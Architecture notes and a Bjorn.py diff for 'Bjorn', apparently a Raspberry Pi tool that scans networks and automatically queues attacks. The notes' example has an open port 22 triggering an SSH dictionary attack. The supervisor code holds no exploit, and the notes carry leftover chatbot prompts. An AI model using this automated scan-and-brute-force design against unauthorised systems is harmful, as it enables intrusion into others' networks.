### 2.2. Central Memory (`shared.py`)
|
||||
|
||||
This is the backbone of the program.
|
||||
|
||||
* **Role**: Stores the global state of Bjorn, accessible by all threads.
|
||||
* **Content**:
|
||||
* **Configuration**: Loaded from the DB (`config`).
|
||||
* **Runtime State**: Current status (`IDLE`, `SCANNING`...), displayed text, indicators (wifi, bluetooth, battery).
|
||||
* **Resources**: File paths, fonts, images loaded into RAM.
|
||||
* **Singleton DB**: A unique instance of `BjornDatabase` to avoid access conflicts.
|
||||
|
||||
### 2.3. Persistent Storage (`database.py`)
|
||||
|
||||
A facade (wrapper) for **SQLite**.
|
||||
|
||||
* **Architecture**: Delegates specific operations to sub-modules (in `db_utils/`) to keep the code clean (e.g., `HostOps`, `QueueOps`, `VulnerabilityOps`).
|
||||
* **Role**: Ensures persistence of discovered hosts, vulnerabilities, the action queue, and logs.
|
||||
|
||||
-----
|
||||
|
||||
## 3\. The Operational Core: Scheduler vs Orchestrator
|
||||
|
||||
This is where Bjorn's "intelligence" lies. The system separates **decision** from **action**.
|
||||
|
||||
### 3.1. The Scheduler (`action_scheduler.py`)
|
||||
|
||||
*It "thinks" but does not act.*
|
||||
|
||||
* **Role**: Analyzes the environment and populates the queue (`action_queue`).
|
||||
* **Logic**:
|
||||
* It loops regularly to check **Triggers** defined in actions (e.g., `on_new_host`, `on_open_port:80`, `on_interval:600`).
|
||||
* If a condition is met (e.g., a new PC is discovered), it inserts the corresponding action into the database with the status `pending`.
|
||||
* It manages priorities and avoids duplicates.
|
||||
|
||||
### 3.2. The Orchestrator (`orchestrator.py`)
|
||||
|
||||
*It acts but does not deliberate on strategic consequences.*
|
||||
|
||||
* **Role**: Consumes the queue.
|
||||
* **Logic**:
|
||||
1. Requests the next priority action (`pending`) from the DB.
|
||||
2. Dynamically loads the corresponding Python module from the `/actions` folder (via `importlib`).
|
||||
3. Executes the `run()` or `execute()` method of the action.
|
||||
4. Updates the result (`success`/`failed`) in the DB.
|
||||
5. Updates the status displayed on the screen (via `SharedData`).
|
||||
|
||||
-----
|
||||
|
||||
## 4\. User Interface
|
||||
|
||||
### 4.1. E-Ink Display (`display.py` & `epd_manager.py`)
|
||||
|
||||
* **EPD Manager**: `epd_manager.py` is a singleton handling low-level hardware access (SPI) to prevent conflicts and manage hardware timeouts.
|
||||
* **Rendering**: `display.py` constructs the image in memory (**PIL**) by assembling:
|
||||
* Bjorn's face (based on current status).
|
||||
* Statistics (skulls, lightning bolts, coins).
|
||||
* The "catchphrase" (generated by `comment.py`).
|
||||
* **Optimization**: Uses partial refresh to avoid black/white flashing, except for periodic maintenance.
|
||||
|
||||
### 4.2. Web Interface (`webapp.py`)
|
||||
|
||||
* **Server**: A custom multi-threaded `http.server` (no heavy frameworks like Flask/Django to ensure lightness).
|
||||
* **Architecture**:
|
||||
* API requests are dynamically routed to `WebUtils` (`utils.py`).
|
||||
* The frontend communicates primarily in **JSON**.
|
||||
* Handles authentication and GZIP compression of assets.
|
||||
|
||||
### 4.3. The Commentator (`comment.py`)
|
||||
|
||||
Provides Bjorn's personality. It selects phrases from the database based on context (e.g., *"Bruteforcing SSH..."*) and the configured language, with a weighting and delay system to avoid spamming.
|
||||
|
||||
-----
|
||||
|
||||
Voici la section mise à jour avec le flux logique pour une attaque SSH sur le port 22 :
|
||||
|
||||
***
|
||||
|
||||
## 5. Typical Data Flow (Example)
|
||||
|
||||
Here is what happens when Bjorn identifies a vulnerable service:
|
||||
|
||||
1. **Scanning (Action)**: The Orchestrator executes a scan. It discovers IP `192.168.1.50` has **port 22 (SSH) open**.
|
||||
2. **Storage**: The scanner saves the host and port status to the DB.
|
||||
3. **Reaction (Scheduler)**: In the next cycle, the `ActionScheduler` detects the open port. It checks actions that have the `on_open_port:22` trigger.
|
||||
4. **Planning**: It adds the `SSHBruteforce` action to the `action_queue` for this IP.
|
||||
5. **Execution (Orchestrator)**: The Orchestrator finishes its current task, sees the `SSHBruteforce` in the queue, picks it up, and starts the dictionary attack.
|
||||
6. **Feedback (Display)**: `SharedData` is updated. The screen displays *"Cracking 192.168.1.50"* with the corresponding face.
|
||||
7. **Web**: The user sees the attack attempt and real-time logs on the web dashboard.
|
||||
|
||||
***
|
||||
|
||||
**Would you like me to create a diagram to illustrate this specific attack flow?**
|
||||
-----
|
||||
|
||||
## 6\. Folder Structure
|
||||
|
||||
Although not provided here, the architecture implies this structure:
|
||||
|
||||
```text
|
||||
/
|
||||
├── Bjorn.py # Root program entry
|
||||
├── orchestrator.py # Action consumer
|
||||
├── shared.py # Shared memory
|
||||
├── actions/ # Python modules containing attack/scan logic (dynamically loaded)
|
||||
├── data/ # Stores bjorn.db and logs
|
||||
├── web/ # HTML/JS/CSS files for the interface
|
||||
└── resources/ # Images, fonts (.bmp, .ttf)
|
||||
```
|
||||
|
||||
-----
|
||||
|
||||
**Would you like me to generate a Mermaid.js diagram code block (Flowchart) to visualize the Scheduler/Orchestrator loop described in section 3?**
|
||||
754
Bjorn.py
@@ -1,173 +1,713 @@
|
||||
# bjorn.py
|
||||
import threading
|
||||
import signal
|
||||
# Bjorn.py
|
||||
# Main entry point and supervisor for the Bjorn project
|
||||
# Manages lifecycle of threads, health monitoring, and crash protection.
|
||||
# OPTIMIZED FOR PI ZERO 2: Low CPU overhead, aggressive RAM management.
|
||||
|
||||
import logging
|
||||
import time
|
||||
import sys
|
||||
import os
|
||||
import signal
|
||||
import subprocess
|
||||
import re
|
||||
from init_shared import shared_data
|
||||
from display import Display, handle_exit_display
|
||||
import sys
|
||||
import threading
|
||||
import time
|
||||
import gc
|
||||
import tracemalloc
|
||||
import atexit
|
||||
|
||||
from comment import Commentaireia
|
||||
from webapp import web_thread, handle_exit_web
|
||||
from orchestrator import Orchestrator
|
||||
from display import Display, handle_exit_display
|
||||
from init_shared import shared_data
|
||||
from logger import Logger
|
||||
from orchestrator import Orchestrator
|
||||
from runtime_state_updater import RuntimeStateUpdater
|
||||
from webapp import web_thread
|
||||
|
||||
logger = Logger(name="Bjorn.py", level=logging.DEBUG)
|
||||
_shutdown_lock = threading.Lock()
|
||||
_shutdown_started = False
|
||||
_instance_lock_fd = None
|
||||
_instance_lock_path = "/tmp/bjorn_160226.lock"
|
||||
|
||||
try:
|
||||
import fcntl
|
||||
except Exception:
|
||||
fcntl = None
|
||||
|
||||
|
||||
def _release_instance_lock():
|
||||
global _instance_lock_fd
|
||||
if _instance_lock_fd is None:
|
||||
return
|
||||
try:
|
||||
if fcntl is not None:
|
||||
try:
|
||||
fcntl.flock(_instance_lock_fd.fileno(), fcntl.LOCK_UN)
|
||||
except Exception:
|
||||
pass
|
||||
_instance_lock_fd.close()
|
||||
except Exception:
|
||||
pass
|
||||
_instance_lock_fd = None
|
||||
|
||||
|
||||
def _acquire_instance_lock() -> bool:
|
||||
"""Ensure only one Bjorn_160226 process can run at once."""
|
||||
global _instance_lock_fd
|
||||
if _instance_lock_fd is not None:
|
||||
return True
|
||||
|
||||
try:
|
||||
fd = open(_instance_lock_path, "a+", encoding="utf-8")
|
||||
except Exception as exc:
|
||||
logger.error(f"Unable to open instance lock file {_instance_lock_path}: {exc}")
|
||||
return True
|
||||
|
||||
if fcntl is None:
|
||||
_instance_lock_fd = fd
|
||||
return True
|
||||
|
||||
try:
|
||||
fcntl.flock(fd.fileno(), fcntl.LOCK_EX | fcntl.LOCK_NB)
|
||||
fd.seek(0)
|
||||
fd.truncate()
|
||||
fd.write(str(os.getpid()))
|
||||
fd.flush()
|
||||
except OSError:
|
||||
try:
|
||||
fd.seek(0)
|
||||
owner_pid = fd.read().strip() or "unknown"
|
||||
except Exception:
|
||||
owner_pid = "unknown"
|
||||
logger.critical(f"Another Bjorn instance is already running (pid={owner_pid}).")
|
||||
try:
|
||||
fd.close()
|
||||
except Exception:
|
||||
pass
|
||||
return False
|
||||
|
||||
_instance_lock_fd = fd
|
||||
return True
|
||||
|
||||
|
||||
class HealthMonitor(threading.Thread):
|
||||
"""Periodic runtime health logger (threads/fd/rss/queue/epd metrics)."""
|
||||
|
||||
def __init__(self, shared_data_, interval_s: int = 60):
|
||||
super().__init__(daemon=True, name="HealthMonitor")
|
||||
self.shared_data = shared_data_
|
||||
self.interval_s = max(10, int(interval_s))
|
||||
self._stop_event = threading.Event()
|
||||
self._tm_prev_snapshot = None
|
||||
self._tm_last_report = 0.0
|
||||
|
||||
def stop(self):
|
||||
self._stop_event.set()
|
||||
|
||||
def _fd_count(self) -> int:
|
||||
try:
|
||||
return len(os.listdir("/proc/self/fd"))
|
||||
except Exception:
|
||||
return -1
|
||||
|
||||
def _rss_kb(self) -> int:
|
||||
try:
|
||||
with open("/proc/self/status", "r", encoding="utf-8") as fh:
|
||||
for line in fh:
|
||||
if line.startswith("VmRSS:"):
|
||||
parts = line.split()
|
||||
if len(parts) >= 2:
|
||||
return int(parts[1])
|
||||
except Exception:
|
||||
pass
|
||||
return -1
|
||||
|
||||
def _queue_counts(self):
|
||||
pending = running = scheduled = -1
|
||||
try:
|
||||
# Using query_one safe method from database
|
||||
row = self.shared_data.db.query_one(
|
||||
"""
|
||||
SELECT
|
||||
SUM(CASE WHEN status='pending' THEN 1 ELSE 0 END) AS pending,
|
||||
SUM(CASE WHEN status='running' THEN 1 ELSE 0 END) AS running,
|
||||
SUM(CASE WHEN status='scheduled' THEN 1 ELSE 0 END) AS scheduled
|
||||
FROM action_queue
|
||||
"""
|
||||
)
|
||||
if row:
|
||||
pending = int(row.get("pending") or 0)
|
||||
running = int(row.get("running") or 0)
|
||||
scheduled = int(row.get("scheduled") or 0)
|
||||
except Exception as exc:
|
||||
logger.error_throttled(
|
||||
f"Health monitor queue count query failed: {exc}",
|
||||
key="health_queue_counts",
|
||||
interval_s=120,
|
||||
)
|
||||
return pending, running, scheduled
|
||||
|
||||
def run(self):
|
||||
while not self._stop_event.wait(self.interval_s):
|
||||
try:
|
||||
threads = threading.enumerate()
|
||||
thread_count = len(threads)
|
||||
top_threads = ",".join(t.name for t in threads[:8])
|
||||
fd_count = self._fd_count()
|
||||
rss_kb = self._rss_kb()
|
||||
pending, running, scheduled = self._queue_counts()
|
||||
|
||||
# Lock to safely read shared metrics without race conditions
|
||||
with self.shared_data.health_lock:
|
||||
display_metrics = dict(getattr(self.shared_data, "display_runtime_metrics", {}) or {})
|
||||
|
||||
epd_enabled = int(display_metrics.get("epd_enabled", 0))
|
||||
epd_failures = int(display_metrics.get("failed_updates", 0))
|
||||
epd_reinit = int(display_metrics.get("reinit_attempts", 0))
|
||||
epd_headless = int(display_metrics.get("headless", 0))
|
||||
epd_last_success = display_metrics.get("last_success_epoch", 0)
|
||||
|
||||
logger.info(
|
||||
"health "
|
||||
f"thread_count={thread_count} "
|
||||
f"rss_kb={rss_kb} "
|
||||
f"queue_pending={pending} "
|
||||
f"epd_failures={epd_failures} "
|
||||
f"epd_reinit={epd_reinit} "
|
||||
)
|
||||
|
||||
# Optional: tracemalloc report (only if enabled via PYTHONTRACEMALLOC or tracemalloc.start()).
|
||||
try:
|
||||
if tracemalloc.is_tracing():
|
||||
now = time.monotonic()
|
||||
tm_interval = float(self.shared_data.config.get("tracemalloc_report_interval_s", 300) or 300)
|
||||
if tm_interval > 0 and (now - self._tm_last_report) >= tm_interval:
|
||||
self._tm_last_report = now
|
||||
top_n = int(self.shared_data.config.get("tracemalloc_top_n", 10) or 10)
|
||||
top_n = max(3, min(top_n, 25))
|
||||
|
||||
snap = tracemalloc.take_snapshot()
|
||||
if self._tm_prev_snapshot is not None:
|
||||
stats = snap.compare_to(self._tm_prev_snapshot, "lineno")[:top_n]
|
||||
logger.info(f"mem_top (tracemalloc diff, top_n={top_n})")
|
||||
for st in stats:
|
||||
logger.info(f"mem_top {st}")
|
||||
else:
|
||||
stats = snap.statistics("lineno")[:top_n]
|
||||
logger.info(f"mem_top (tracemalloc, top_n={top_n})")
|
||||
for st in stats:
|
||||
logger.info(f"mem_top {st}")
|
||||
self._tm_prev_snapshot = snap
|
||||
except Exception as exc:
|
||||
logger.error_throttled(
|
||||
f"Health monitor tracemalloc failure: {exc}",
|
||||
key="health_tracemalloc_error",
|
||||
interval_s=300,
|
||||
)
|
||||
except Exception as exc:
|
||||
logger.error_throttled(
|
||||
f"Health monitor loop failure: {exc}",
|
||||
key="health_loop_error",
|
||||
interval_s=120,
|
||||
)
|
||||
|
||||
|
||||
class Bjorn:
|
||||
"""Main class for Bjorn. Manages the primary operations of the application."""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
"""Main class for Bjorn. Manages orchestration lifecycle."""
|
||||
|
||||
def __init__(self, shared_data_):
|
||||
self.shared_data = shared_data_
|
||||
self.commentaire_ia = Commentaireia()
|
||||
self.orchestrator_thread = None
|
||||
self.orchestrator = None
|
||||
self.network_connected = False
|
||||
self.wifi_connected = False
|
||||
self.previous_network_connected = None # Pour garder une trace de l'état précédent
|
||||
self.previous_network_connected = None
|
||||
self._orch_lock = threading.Lock()
|
||||
self._last_net_check = 0 # Throttling for network scan
|
||||
self._last_orch_stop_attempt = 0.0
|
||||
|
||||
def run(self):
|
||||
"""Main loop for Bjorn. Waits for Wi-Fi connection and starts Orchestrator."""
|
||||
# Wait for startup delay if configured in shared data
|
||||
if hasattr(self.shared_data, 'startup_delay') and self.shared_data.startup_delay > 0:
|
||||
"""Main loop for Bjorn. Waits for network and starts/stops Orchestrator based on mode."""
|
||||
if hasattr(self.shared_data, "startup_delay") and self.shared_data.startup_delay > 0:
|
||||
logger.info(f"Waiting for startup delay: {self.shared_data.startup_delay} seconds")
|
||||
time.sleep(self.shared_data.startup_delay)
|
||||
|
||||
# Main loop to keep Bjorn running
|
||||
backoff_s = 1.0
|
||||
while not self.shared_data.should_exit:
|
||||
if not self.shared_data.manual_mode:
|
||||
self.check_and_start_orchestrator()
|
||||
time.sleep(10) # Main loop idle waiting
|
||||
try:
|
||||
# Manual/Bifrost mode must stop orchestration.
|
||||
# BIFROST: WiFi is in monitor mode, no network available for scans.
|
||||
current_mode = self.shared_data.operation_mode
|
||||
if current_mode in ("MANUAL", "BIFROST", "LOKI"):
|
||||
# Avoid spamming stop requests if already stopped.
|
||||
if self.orchestrator_thread is not None and self.orchestrator_thread.is_alive():
|
||||
self.stop_orchestrator()
|
||||
else:
|
||||
self.check_and_start_orchestrator()
|
||||
|
||||
time.sleep(5)
|
||||
backoff_s = 1.0 # Reset backoff on success
|
||||
|
||||
except Exception as exc:
|
||||
logger.error(f"Bjorn main loop error: {exc}")
|
||||
logger.error_throttled(
|
||||
"Bjorn main loop entering backoff due to repeated errors",
|
||||
key="bjorn_main_loop_backoff",
|
||||
interval_s=60,
|
||||
)
|
||||
time.sleep(backoff_s)
|
||||
backoff_s = min(backoff_s * 2.0, 30.0)
|
||||
|
||||
def check_and_start_orchestrator(self):
|
||||
"""Check Wi-Fi and start the orchestrator if connected."""
|
||||
if self.shared_data.operation_mode in ("MANUAL", "BIFROST", "LOKI"):
|
||||
return
|
||||
if self.is_network_connected():
|
||||
self.wifi_connected = True
|
||||
if self.orchestrator_thread is None or not self.orchestrator_thread.is_alive():
|
||||
self.start_orchestrator()
|
||||
else:
|
||||
self.wifi_connected = False
|
||||
logger.info("Waiting for Wi-Fi connection to start Orchestrator...")
|
||||
logger.info_throttled(
|
||||
"Waiting for network connection to start Orchestrator...",
|
||||
key="bjorn_wait_network",
|
||||
interval_s=30,
|
||||
)
|
||||
|
||||
def start_orchestrator(self):
|
||||
"""Start the orchestrator thread."""
|
||||
self.is_network_connected() # reCheck if Wi-Fi is connected before starting the orchestrator
|
||||
# time.sleep(10) # Wait for network to stabilize
|
||||
if self.wifi_connected: # Check if Wi-Fi is connected before starting the orchestrator
|
||||
if self.orchestrator_thread is None or not self.orchestrator_thread.is_alive():
|
||||
logger.info("Starting Orchestrator thread...")
|
||||
self.shared_data.orchestrator_should_exit = False
|
||||
self.shared_data.manual_mode = False
|
||||
self.orchestrator = Orchestrator()
|
||||
self.orchestrator_thread = threading.Thread(target=self.orchestrator.run)
|
||||
self.orchestrator_thread.start()
|
||||
logger.info("Orchestrator thread started, automatic mode activated.")
|
||||
else:
|
||||
logger.info("Orchestrator thread is already running.")
|
||||
else:
|
||||
pass
|
||||
|
||||
def stop_orchestrator(self):
|
||||
"""Stop the orchestrator thread."""
|
||||
self.shared_data.manual_mode = True
|
||||
logger.info("Stop button pressed. Manual mode activated & Stopping Orchestrator...")
|
||||
if self.orchestrator_thread is not None and self.orchestrator_thread.is_alive():
|
||||
logger.info("Stopping Orchestrator thread...")
|
||||
self.shared_data.orchestrator_should_exit = True
|
||||
self.orchestrator_thread.join()
|
||||
logger.info("Orchestrator thread stopped.")
|
||||
self.shared_data.bjorn_orch_status = "IDLE"
|
||||
self.shared_data.bjorn_status_text2 = ""
|
||||
self.shared_data.manual_mode = True
|
||||
else:
|
||||
logger.info("Orchestrator thread is not running.")
|
||||
with self._orch_lock:
|
||||
# Re-check network inside lock
|
||||
if not self.network_connected:
|
||||
return
|
||||
if self.orchestrator_thread is not None and self.orchestrator_thread.is_alive():
|
||||
logger.debug("Orchestrator thread is already running.")
|
||||
return
|
||||
|
||||
logger.info("Starting Orchestrator thread...")
|
||||
self.shared_data.orchestrator_should_exit = False
|
||||
|
||||
self.orchestrator = Orchestrator()
|
||||
self.orchestrator_thread = threading.Thread(
|
||||
target=self.orchestrator.run,
|
||||
daemon=True,
|
||||
name="OrchestratorMain",
|
||||
)
|
||||
self.orchestrator_thread.start()
|
||||
logger.info("Orchestrator thread started.")
|
||||
|
||||
def stop_orchestrator(self):
|
||||
with self._orch_lock:
|
||||
thread = self.orchestrator_thread
|
||||
if thread is None or not thread.is_alive():
|
||||
self.orchestrator_thread = None
|
||||
self.orchestrator = None
|
||||
return
|
||||
|
||||
# Keep MANUAL sticky so supervisor does not auto-restart orchestration,
|
||||
# but only if the current mode isn't already handling it.
|
||||
# - MANUAL/BIFROST: already non-AUTO, no need to change
|
||||
# - AUTO: let it be — orchestrator will restart naturally (e.g. after Bifrost auto-disable)
|
||||
try:
|
||||
current = self.shared_data.operation_mode
|
||||
if current == "AI":
|
||||
self.shared_data.operation_mode = "MANUAL"
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
now = time.time()
|
||||
if now - self._last_orch_stop_attempt >= 10.0:
|
||||
logger.info("Stop requested: stopping Orchestrator")
|
||||
self._last_orch_stop_attempt = now
|
||||
self.shared_data.orchestrator_should_exit = True
|
||||
self.shared_data.queue_event.set() # Wake up thread
|
||||
thread.join(timeout=10.0)
|
||||
|
||||
if thread.is_alive():
|
||||
logger.warning_throttled(
|
||||
"Orchestrator thread did not stop gracefully",
|
||||
key="orch_stop_not_graceful",
|
||||
interval_s=20,
|
||||
)
|
||||
# Still reset status so UI doesn't stay stuck on the
|
||||
# last action while the thread finishes in the background.
|
||||
else:
|
||||
self.orchestrator_thread = None
|
||||
self.orchestrator = None
|
||||
|
||||
# Always reset display state regardless of whether join succeeded.
|
||||
self.shared_data.bjorn_orch_status = "IDLE"
|
||||
self.shared_data.bjorn_status_text = "IDLE"
|
||||
self.shared_data.bjorn_status_text2 = ""
|
||||
self.shared_data.action_target_ip = ""
|
||||
self.shared_data.active_action = None
|
||||
self.shared_data.update_status("IDLE", "")
|
||||
|
||||
|
||||
def is_network_connected(self):
|
||||
"""Checks for network connectivity on eth0 or wlan0 using ip command (replacing deprecated ifconfig)."""
|
||||
logger = logging.getLogger("Bjorn.py")
|
||||
"""Checks for network connectivity with throttling and low-CPU checks."""
|
||||
now = time.time()
|
||||
# Throttling: Do not scan more than once every 10 seconds
|
||||
if now - self._last_net_check < 10:
|
||||
return self.network_connected
|
||||
|
||||
self._last_net_check = now
|
||||
|
||||
def interface_has_ip(interface_name):
|
||||
try:
|
||||
# Use 'ip -4 addr show <interface>' to check for IPv4 address
|
||||
# OPTIMIZATION: Check /sys/class/net first to avoid spawning subprocess if interface doesn't exist
|
||||
if not os.path.exists(f"/sys/class/net/{interface_name}"):
|
||||
return False
|
||||
|
||||
# Check for IP address
|
||||
result = subprocess.run(
|
||||
['ip', '-4', 'addr', 'show', interface_name],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE,
|
||||
text=True
|
||||
["ip", "-4", "addr", "show", interface_name],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE,
|
||||
text=True,
|
||||
timeout=2,
|
||||
)
|
||||
if result.returncode != 0:
|
||||
return False
|
||||
# Check if output contains "inet" which indicates an IP address
|
||||
return 'inet' in result.stdout
|
||||
return "inet " in result.stdout
|
||||
except Exception:
|
||||
return False
|
||||
|
||||
eth_connected = interface_has_ip('eth0')
|
||||
wifi_connected = interface_has_ip('wlan0')
|
||||
eth_connected = interface_has_ip("eth0")
|
||||
wifi_connected = interface_has_ip("wlan0")
|
||||
|
||||
self.network_connected = eth_connected or wifi_connected
|
||||
|
||||
if self.network_connected != self.previous_network_connected:
|
||||
if self.network_connected:
|
||||
logger.info(f"Network is connected (eth0={eth_connected}, wlan0={wifi_connected}).")
|
||||
logger.info(f"Network status changed: Connected (eth0={eth_connected}, wlan0={wifi_connected})")
|
||||
else:
|
||||
logger.warning("No active network connections found.")
|
||||
|
||||
logger.warning("Network status changed: Connection lost")
|
||||
self.previous_network_connected = self.network_connected
|
||||
|
||||
return self.network_connected
|
||||
|
||||
|
||||
@staticmethod
|
||||
def start_display():
|
||||
"""Start the display thread"""
|
||||
display = Display(shared_data)
|
||||
display_thread = threading.Thread(target=display.run)
|
||||
display_thread.start()
|
||||
return display_thread
|
||||
def start_display(old_display=None):
|
||||
# Ensure the previous Display's controller is fully stopped to release frames
|
||||
if old_display is not None:
|
||||
try:
|
||||
old_display.display_controller.stop(timeout=3.0)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
def handle_exit(sig, frame, display_thread, bjorn_thread, web_thread):
|
||||
"""Handles the termination of the main, display, and web threads."""
|
||||
display = Display(shared_data)
|
||||
display_thread = threading.Thread(
|
||||
target=display.run,
|
||||
daemon=True,
|
||||
name="DisplayMain",
|
||||
)
|
||||
display_thread.start()
|
||||
return display_thread, display
|
||||
|
||||
|
||||
def _request_shutdown():
|
||||
"""Signals all threads to stop."""
|
||||
shared_data.should_exit = True
|
||||
shared_data.orchestrator_should_exit = True # Ensure orchestrator stops
|
||||
shared_data.display_should_exit = True # Ensure display stops
|
||||
shared_data.webapp_should_exit = True # Ensure web server stops
|
||||
handle_exit_display(sig, frame, display_thread)
|
||||
if display_thread.is_alive():
|
||||
display_thread.join()
|
||||
if bjorn_thread.is_alive():
|
||||
bjorn_thread.join()
|
||||
if web_thread.is_alive():
|
||||
web_thread.join()
|
||||
logger.info("Main loop finished. Clean exit.")
|
||||
sys.exit(0)
|
||||
shared_data.orchestrator_should_exit = True
|
||||
shared_data.display_should_exit = True
|
||||
shared_data.webapp_should_exit = True
|
||||
shared_data.queue_event.set()
|
||||
|
||||
|
||||
def handle_exit(
|
||||
sig,
|
||||
frame,
|
||||
display_thread,
|
||||
bjorn_thread,
|
||||
web_thread_obj,
|
||||
health_thread=None,
|
||||
runtime_state_thread=None,
|
||||
from_signal=False,
|
||||
):
|
||||
global _shutdown_started
|
||||
|
||||
with _shutdown_lock:
|
||||
if _shutdown_started:
|
||||
if from_signal:
|
||||
logger.warning("Forcing exit (SIGINT/SIGTERM received twice)")
|
||||
os._exit(130)
|
||||
return
|
||||
_shutdown_started = True
|
||||
|
||||
logger.info(f"Shutdown signal received: {sig}")
|
||||
_request_shutdown()
|
||||
|
||||
# 1. Stop Display (handles EPD cleanup)
|
||||
try:
|
||||
handle_exit_display(sig, frame, display_thread)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 2. Stop Health Monitor
|
||||
try:
|
||||
if health_thread and hasattr(health_thread, "stop"):
|
||||
health_thread.stop()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 2b. Stop Runtime State Updater
|
||||
try:
|
||||
if runtime_state_thread and hasattr(runtime_state_thread, "stop"):
|
||||
runtime_state_thread.stop()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 2c. Stop Sentinel Watchdog
|
||||
try:
|
||||
engine = getattr(shared_data, 'sentinel_engine', None)
|
||||
if engine and hasattr(engine, 'stop'):
|
||||
engine.stop()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 2d. Stop Bifrost Engine
|
||||
try:
|
||||
engine = getattr(shared_data, 'bifrost_engine', None)
|
||||
if engine and hasattr(engine, 'stop'):
|
||||
engine.stop()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 3. Stop Web Server
|
||||
try:
|
||||
if web_thread_obj and hasattr(web_thread_obj, "shutdown"):
|
||||
web_thread_obj.shutdown()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 4. Join all threads
|
||||
for thread in (display_thread, bjorn_thread, web_thread_obj, health_thread, runtime_state_thread):
|
||||
try:
|
||||
if thread and thread.is_alive():
|
||||
thread.join(timeout=5.0)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 5. Close Database (Prevent corruption)
|
||||
try:
|
||||
if hasattr(shared_data, "db") and hasattr(shared_data.db, "close"):
|
||||
shared_data.db.close()
|
||||
except Exception as exc:
|
||||
logger.error(f"Database shutdown error: {exc}")
|
||||
|
||||
logger.info("Bjorn stopped. Clean exit.")
|
||||
_release_instance_lock()
|
||||
if from_signal:
|
||||
sys.exit(0)
|
||||
|
||||
|
||||
def _install_thread_excepthook():
|
||||
def _hook(args):
|
||||
logger.error(f"Unhandled thread exception: {args.thread.name} - {args.exc_type.__name__}: {args.exc_value}")
|
||||
# We don't force shutdown here to avoid killing the app on minor thread glitches,
|
||||
# unless it's critical. The Crash Shield will handle restarts.
|
||||
threading.excepthook = _hook
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
logger.info("Starting threads")
|
||||
if not _acquire_instance_lock():
|
||||
sys.exit(1)
|
||||
atexit.register(_release_instance_lock)
|
||||
_install_thread_excepthook()
|
||||
|
||||
display_thread = None
|
||||
display_instance = None
|
||||
bjorn_thread = None
|
||||
health_thread = None
|
||||
runtime_state_thread = None
|
||||
last_gc_time = time.time()
|
||||
|
||||
try:
|
||||
logger.info("Loading shared data config...")
|
||||
logger.info("Bjorn Startup: Loading config...")
|
||||
shared_data.load_config()
|
||||
|
||||
logger.info("Starting display thread...")
|
||||
shared_data.display_should_exit = False # Initialize display should_exit
|
||||
display_thread = Bjorn.start_display()
|
||||
logger.info("Starting Runtime State Updater...")
|
||||
runtime_state_thread = RuntimeStateUpdater(shared_data)
|
||||
runtime_state_thread.start()
|
||||
|
||||
logger.info("Starting Bjorn thread...")
|
||||
logger.info("Starting Display...")
|
||||
shared_data.display_should_exit = False
|
||||
display_thread, display_instance = Bjorn.start_display()
|
||||
|
||||
logger.info("Starting Bjorn Core...")
|
||||
bjorn = Bjorn(shared_data)
|
||||
shared_data.bjorn_instance = bjorn # Assigner l'instance de Bjorn à shared_data
|
||||
bjorn_thread = threading.Thread(target=bjorn.run)
|
||||
shared_data.bjorn_instance = bjorn
|
||||
bjorn_thread = threading.Thread(target=bjorn.run, daemon=True, name="BjornMain")
|
||||
bjorn_thread.start()
|
||||
|
||||
if shared_data.config["websrv"]:
|
||||
logger.info("Starting the web server...")
|
||||
web_thread.start()
|
||||
if shared_data.config.get("websrv", False):
|
||||
logger.info("Starting Web Server...")
|
||||
if not web_thread.is_alive():
|
||||
web_thread.start()
|
||||
|
||||
signal.signal(signal.SIGINT, lambda sig, frame: handle_exit(sig, frame, display_thread, bjorn_thread, web_thread))
|
||||
signal.signal(signal.SIGTERM, lambda sig, frame: handle_exit(sig, frame, display_thread, bjorn_thread, web_thread))
|
||||
health_interval = int(shared_data.config.get("health_log_interval", 60))
|
||||
health_thread = HealthMonitor(shared_data, interval_s=health_interval)
|
||||
health_thread.start()
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"An exception occurred during thread start: {e}")
|
||||
handle_exit_display(signal.SIGINT, None)
|
||||
exit(1)
|
||||
# Sentinel watchdog — start if enabled in config
|
||||
try:
|
||||
from sentinel import SentinelEngine
|
||||
sentinel_engine = SentinelEngine(shared_data)
|
||||
shared_data.sentinel_engine = sentinel_engine
|
||||
if shared_data.config.get("sentinel_enabled", False):
|
||||
sentinel_engine.start()
|
||||
logger.info("Sentinel watchdog started")
|
||||
else:
|
||||
logger.info("Sentinel watchdog loaded (disabled)")
|
||||
except Exception as e:
|
||||
logger.warning("Sentinel init skipped: %s", e)
|
||||
|
||||
# Bifrost engine — start if enabled in config
|
||||
try:
|
||||
from bifrost import BifrostEngine
|
||||
bifrost_engine = BifrostEngine(shared_data)
|
||||
shared_data.bifrost_engine = bifrost_engine
|
||||
if shared_data.config.get("bifrost_enabled", False):
|
||||
bifrost_engine.start()
|
||||
logger.info("Bifrost engine started")
|
||||
else:
|
||||
logger.info("Bifrost engine loaded (disabled)")
|
||||
except Exception as e:
|
||||
logger.warning("Bifrost init skipped: %s", e)
|
||||
|
||||
# Loki engine — start if enabled in config
|
||||
try:
|
||||
from loki import LokiEngine
|
||||
loki_engine = LokiEngine(shared_data)
|
||||
shared_data.loki_engine = loki_engine
|
||||
if shared_data.config.get("loki_enabled", False):
|
||||
loki_engine.start()
|
||||
logger.info("Loki engine started")
|
||||
else:
|
||||
logger.info("Loki engine loaded (disabled)")
|
||||
except Exception as e:
|
||||
logger.warning("Loki init skipped: %s", e)
|
||||
|
||||
# LLM Bridge — warm up singleton (starts LaRuche mDNS discovery if enabled)
|
||||
try:
|
||||
from llm_bridge import LLMBridge
|
||||
LLMBridge() # Initialise singleton, kicks off background discovery
|
||||
logger.info("LLM Bridge initialised")
|
||||
except Exception as e:
|
||||
